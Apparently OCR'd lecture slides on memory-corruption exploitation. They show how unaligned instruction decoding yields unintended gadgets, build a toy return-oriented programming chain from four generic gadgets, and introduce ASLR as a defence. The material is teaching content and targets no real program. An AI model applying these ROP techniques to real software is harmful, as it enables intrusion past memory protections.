
Instruction Decoding



Full Gadget:

```
mov edi, 0x0F000000
xchg ebp, eax
inc ebp
ret
```


Instruction Decoding



Full Gadget:

```
test edi, 0x00000007
setnzb [ebp-61]
<no return>
```

Instruction Decoding



Full Gadget:

```
add bh, dh
mov edi, 0x0F000000
xchg ebp, eax
inc ebp
ret
```

ROP Chains

Gadget1:

```
mov eax, 0x10
ret
```

Gadget2:

```
add eax, ebp
ret
```

Gadget3:

```
mov [eax+8], eax
ret
```

Gadget4:

```
mov ebp, esp
ret
```

ROP Chains

Gadget1:

```
mov eax, 0x10; ret
```

Gadget2:


```
add eax, ebp; ret
```

Gadget3:

```
mov [eax+8], eax;
ret
```

Gadget4:

```
mov ebp, esp; ret
```



ROP Chains

Gadget1:

```
mov eax, 0x10; ret
```

Gadget2:


```
add eax, ebp; ret
```

Gadget3:

```
mov [eax+8], eax;
ret
```


Gadget4:

```
mov ebp, esp; ret
```



ROP Chains


ROP Chain:



ROP Chains

ROP Chain:


```
mov   eax, 0x10
```



ROP Chains

ROP Chain:


```
mov   eax, 0x10
mov   eax, 0x10
```



ROP Chains

ROP Chain:


```
mov   eax, 0x10
mov   eax, 0x10
add   eax, ebp
```



ROP Chains

ROP Chain:


```
mov   eax, 0x10
mov   eax, 0x10
add   eax, ebp
mov   [eax+8], eax
```



ROP Chains

ROP Chain:

```
mov   eax, 0x10
mov   eax, 0x10
add   eax, ebp
mov   [eax+8], eax
mov   ebp, esp
```




ASLR


- Address Space Layout Randomization
- Requires many changes to compilation and/or loading
  - Code must be “relocatable” or “position independent”
  - <Details are out-of-scope>

- **IDEA**: Make it impossible to predict addrs


Memory Layout (no ASLR)



